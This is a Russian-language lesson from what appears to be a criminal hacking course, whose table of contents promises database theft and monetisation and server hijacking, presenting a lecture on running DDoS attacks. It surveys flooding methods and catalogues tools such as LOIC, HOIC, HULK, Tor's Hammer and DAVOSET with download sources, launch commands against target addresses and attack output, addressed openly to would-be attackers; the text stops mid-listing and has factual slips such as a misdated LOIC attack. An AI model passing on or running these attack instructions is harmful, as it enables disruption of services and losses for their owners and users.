

СОДЕРЖАНИЕ РАЗДЕЛА

- Взлом баз данных и последующая монетизация материала.
- Взлом серверов и их использование/продажа
- Взлом Wi-Fi точек доступа с помощью спец. версии OC WifiSlax
- Освоение ОС Linux
- Проведение DDos атак
- Перехват трафика
- Нахождение и использование уязвимостей железа и ПО.
- Использование нашего авторского софта для взлома

Лекция 1: ПРОВЕДЕНИЕ DDOS АТАК

ПРОВЕДЕНИЕ DDOS АТАК

Сегодня мы предлагаем вам полный обзор технологий организации ДДОС атак и известных инструментов для выполнения хакерских атак.

DDOS (*Denial of Service* — отказ в обслуживании), [хакерская атака](#) на вычислительную систему с целью довести её до отказа, то есть создание таких условий, при которых легальные пользователи системы не могут получить доступ к предоставляемым системным ресурсам (серверам), либо этот доступ затруднён.

В своей самой простой форме DDOS атака блокирует работу сайта и не дает посетителям доступ к его страницам. В более сложном варианте, ДДОС атаки вызывают сбой оборудования и могут создать бесконечный цикл работы процессора.

Существует распространенное мнение что ддос атаку может организовать даже «школьник». Это не так. Еще 5 лет назад простейшая ддос атака исполнялась с помощью «отвертки», я не шучу, которой зажималась клавиша F5 на клавиатуре и которая с большой скоростью обновляла в браузере выбранную интернет страницу. В следствии чего сайт мог получить высокую нагрузку и перестать открываться. На сегодняшний день атаки организуются с помощью БОТ-сетей. Это совокупность зараженных вирусом компьютеров которые способны синхронно исполнять команды переданные с управляющего сервера. К примеру, если бот-сети из тысячи компьютеров дадут команду открыть сайт, то на целевом сайте резко возрастает нагрузка и сайт получает ДДОС атаку.

Многие коммерческие проекты тратят не малые деньги на защиту своих сайтов от DDOS атак. Потому, что даже час простоя сайта с высоким посещением, может принести огромные убытки. И хотя услуги защиты от ддос атак не дешевы, это стоит своих денег.

В этой лекции мы дадим тебе некоторые основы и познакомим с инструментами и методами проведения данного вида атак.

МЕТОДЫ DDOS атак

По крайней мере существует три различных метода организации ддос атак.

По полосе пропускания — данный вид атаки предполагает что на веб сайт направляется большое количество запросов по протоколам TCP, UDP и ICMP и таким образом полностью заполняют его пропускную способность. Вызывая при этом отказ в обслуживании.

На основе протокола сервера — данный вид атаки направлен на конкретные сервисы сервера. И может выполняться с помощью TCP, UDP и ICMP. Часто такие атаки называют SYN-флуд, смысл которых в отсылке на веб сервер большого количества SYN запросов на которые сервер должен ответить запросом ASK. Из-за большого наводнения таких запросов, сервер часто не справляется с нагрузкой и падает.

На основе ошибок конкретного веб сайта — этот вид атаки является самым сложным в плане исполнения и применяется как правило высоко-профессиональными хакерами. Суть его состоит в том что на сайте-жертве находятся уязвимости, используя которые создается высокая нагрузка на сервер и он получает отказ в обслуживании.

DoS & DDoS инструменты

1. Kali Linux


В сети доступно сотни программ для выполнения ддос атаки. Первое место где мы можем найти подобные инструменты это хакерский дистрибутив [Kali Linux](#). Открыв в нем следующий путь:

```
kali > cd /usr/share/metasploit-framework/auxiliary/dos
```

и просмотрев содержимое директории мы увидим что [Metasploit](#) имеет множество инструментов для организации ддос атак.

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos# ls -l
total 80
drwxr-xr-x 2 root root 4096 Jul 22 13:50 cisco
drwxr-xr-x 2 root root 4096 Jul 22 13:50 dhcp
drwxr-xr-x 3 root root 4096 Jul 22 13:50 freebsd
drwxr-xr-x 2 root root 4096 Jul 22 13:50 hp
drwxr-xr-x 2 root root 4096 Jul 22 13:50 http
drwxr-xr-x 2 root root 4096 Jul 22 13:50 mdns
drwxr-xr-x 2 root root 4096 Jul 22 13:50 misc
drwxr-xr-x 2 root root 4096 Jul 22 13:50 ntp
drwxr-xr-x 2 root root 4096 Jul 22 13:50 pptp
drwxr-xr-x 2 root root 4096 Jul 22 13:50 samba
drwxr-xr-x 2 root root 4096 Jul 22 13:50 sap
drwxr-xr-x 2 root root 4096 Jul 22 13:50 scada
drwxr-xr-x 2 root root 4096 Jul 22 13:50 smtp
drwxr-xr-x 3 root root 4096 Jul 22 13:50 solaris
drwxr-xr-x 2 root root 4096 Jul 22 13:50 ssl
drwxr-xr-x 2 root root 4096 Jul 22 13:50 syslog
drwxr-xr-x 2 root root 4096 Jul 22 13:50 tcp
drwxr-xr-x 2 root root 4096 Jul 22 13:50 upnp
drwxr-xr-x 14 root root 4096 Jul 22 13:50 windows
drwxr-xr-x 2 root root 4096 Jul 22 13:50 wireshark
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos#
```

Также мы найдем сотни DDOS программ в Exploit Database этого дистрибутива и на сайте [Exploit-DB.com](#)



Просмотреть листинг доступных инструментов для DDOS атак в KALI вы можете выполнив команду:

```
kali > /usr/share/exploitdb/platforms/windows/dos
```

Данная команда показывает базу данных эксплоитов для атаки Windows систем.


```
root@kali:~# cd /usr/share/exploitdb/platforms/windows/dos
root@kali:/usr/share/exploitdb/platforms/windows/dos# ls -l
total 23836
-rwxr-xr-x 1 root root 1488 Mar 6 2015 10005.py
-rwxr-xr-x 1 root root 6305 Mar 6 2015 1000.cpp
-rwxr-xr-x 1 root root 1165 Mar 6 2015 10062.py
-rwxr-xr-x 1 root root 5984 Mar 6 2015 10068.rb
-rwxr-xr-x 1 root root 3039 Mar 6 2015 10091.txt
-rwxr-xr-x 1 root root 302 Mar 6 2015 10092.txt
-rwxr-xr-x 1 root root 1155 Mar 6 2015 10100.py
-rwxr-xr-x 1 root root 1791 Mar 6 2015 10102.pl
-rwxr-xr-x 1 root root 1529 Mar 6 2015 10103.txt
-rwxr-xr-x 1 root root 1663 Mar 6 2015 10104.py
-rwxr-xr-x 1 root root 1974 Mar 6 2015 10106.c
-rwxr-xr-x 1 root root 1207 Mar 6 2015 10160.py
-rwxr-xr-x 1 root root 1699 Mar 6 2015 10163.pl
-rwxr-xr-x 1 root root 1634 Mar 6 2015 10164.c
-rwxr-xr-x 1 root root 970 Mar 6 2015 10171.py
-rwxr-xr-x 1 root root 17717 Mar 6 2015 10176.txt
-rwxr-xr-x 1 root root 6722 Mar 6 2015 10190.txt
-rwxr-xr-x 1 root root 750 Mar 6 2015 10204.txt
-rwxr-xr-x 1 root root 280 Mar 6 2015 10208.txt
-rwxr-xr-x 1 root root 1395 Mar 6 2015 10210.txt
-rwxr-xr-x 1 root root 3813 Mar 6 2015 10221.txt
```

Для просмотра доступных инструментов ДДОС атаки Linux вводим команду:

```
/usr/share/exploitdb/platforms/Linux/dos.
```

2. LOIC


The Low Orbit Ion Cannon (LOIC) Низко орбитальная ионная пушка. Возможно самая популярная DDOS программа. Она может рассылать массовые запросы по протоколам ICMP, UDP тем самым забивая канал к серверу жертвы. Самая известная атака с помощью LOIC была совершена группой Anonymouse в 2009 году и направлена против PayPal, Visa, MasterCard в отместку за отключение [WikiLeaks](https://www.wikileaks.org/) от системы сбора пожертвований.



Атаки, организованные с помощью LOIC могут утилизироваться с помощью блокировки UDP и ICMP пакетов на сетевом оборудовании интернет провайдеров. Вы можете скачать саму программу LOIC бесплатно на сайте [SourceForge](https://sourceforge.net/projects/loic/). Этот инструмент на базе Windows и работа с ним очень проста, указываете сайты жертвы и нажимаете всего одну кнопку.


3. HOIC

HOIC был разработан в ходе операции Payback by Praetox той же командой что создала LOIC. Ключевое отличие в том, что HOIC использует HTTP протокол и с его помощью посылает поток рандомизированных HTTP GET и POST запросов. Он способен одновременно вести атаку на 256 доменов. Вы можете скачать его с [SourceForge](#).




4. XOIC

ХОIC еще один очень простой DDOS инструмент. Пользователю необходимо просто установить IP адрес жертвы, выбрать протокол (HTTP, UDP, ICMP, or TCP), и нажать на спусковой крючок! Скачать его можно с [SourceForge](#)



5. HULK


[HTTP Unbearable Load King](#) (король высоких нагрузок) или HULK, еще одна программа способная уронить ваш сервер. В этой системе используются различные техники обхода защиты что добавляет проблем системным администраторам. Эту ДДОС программу вы можете скачать на сайте [Packet Storm](#).



```
/cygdrive/c/hulk
Administrator@XPCL-F5291558C9 ~
$ cd /cygdrive/c/hulk/
Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ ls
hulk.py
Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ dir
hulk.py
Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ python hulk.py http://192.168.3.111 safe
-- HULK Attack Started --
773 Requests Sent
876 Requests Sent
977 Requests Sent
1078 Requests Sent
1179 Requests Sent
1280 Requests Sent
1381 Requests Sent
1482 Requests Sent
1583 Requests Sent
```

6. UDP Flooder

UDP Flooder соответствует своему названию — инструмент предназначен для отсылки множества UDP пакетов к цели. UDP Flooder часто используется при DDOS атаках на игровые сервера, для отключения игроков от сервера. Для скачивания программа доступна на [SourceForge](#).



7. RUDY

[R-U-Dead-Yet](#), или RUDY, использует другой подход к исполнению ДДОС атак на интернет сайты. Программа дает возможность выбрать форму на целевом сайте и отправлять в эту форму произвольные данные с помощью POST запросов. Скачать программу можно здесь [Hybrid Security](#).

HTTP attack (slow headers and slow POST attacks)

Test type and destination

Attack type: Slow POST

URL: http://www.proactiverisk.com

General parameters

Connections: 400

Connection rate: 50

Timeout (s): 100.0 ☒ Random

User agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

☒ Diagnostics

Attack-specific parameters

Content length: 1000000 ☒ Random

POST field:

☒ Randomise payload

Quit Run attack

8. ToR's Hammer

ToR's Hammer был создан для работы через [TOR](#) сеть, с целью достижения большой анонимности атакующего. Проблема же данного инструмена в том, что сеть TOR является достаточно медленной и тем самым снижает эффективность ДДОС атаки. Скачать эту DDOS программу вы можете с сайтов [Packet Storm](#) или [SourceForge](#).

```
root@bt:~# python torshammer.py


/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
 * Anon-ymized via Tor
 * We are Legion.
 */

./torshammer.py -t <target> [-r <threads> -p <port> -T -h]
-t|--target <Hostname|IP>
-r|--threads <Number of threads> Defaults to 256
-p|--port <Web Server Port> Defaults to 80
-T|--tor Enable anonymising through tor on 127.0.0.1:9050
-h|--help Shows this help

Eg. ./torshammer.py -t 192.168.1.100 -r 256
```


9. Pyloris

Pyloris это еще один ддос инструмен использующий новый подход. Он позволяет атакующему создать свой уникальный HTTP запрос. Затем программа будет пытаться удерживать TCP соединение открытым с помощью таких запросов, тем самым уменьшать количество доступных соединений на сервере. Когда лимит соединений сервера подходит к концу, сервер больше не может обслуживать соединения и сайт становится не доступным. Данный инструмент доступен бесплатно для скачивания с сайта [SourceForge](#).




10. OWASP Switchblade

Open Web Application Security Project (OWASP) и ProactiveRISK разработали инструмент **Switchblade DoS tool** для тестирования WEB приложений на устойчивость к ДДОС атакам. Он имеет три режима работы: 1. SSL Half-Open, 2. HTTP Post, и 3. Slowloris. Скачать для ознакомления можно с сайта [OWASP](#).



11. DAVOSET


[DAVOSET](#) (DDoS attacks via other sites execution tool) это DDoS программа, написана на Perl, которая использует удаленные «зомби» компьютеры для организации атак. С помощью Abuse of Functionality и XML External Entities уязвимостям, DAVOSET заражает удаленные системы и создает свою «зомби» сеть. Данной атаке подвержены 160 различных сервисов. Это дает возможность создать внушительную сеть и атаковать целевые сайты. Исходные коды и саму программу можно скачать с [Packet Storm](#) или [GitHub](#).



```
D:\WINDOWS\system32\cmd.exe - davoset.pl
D:\DAVOSET>davoset.pl
DDoS attacks via other sites execution tool
DAVOSET v.1.1.3
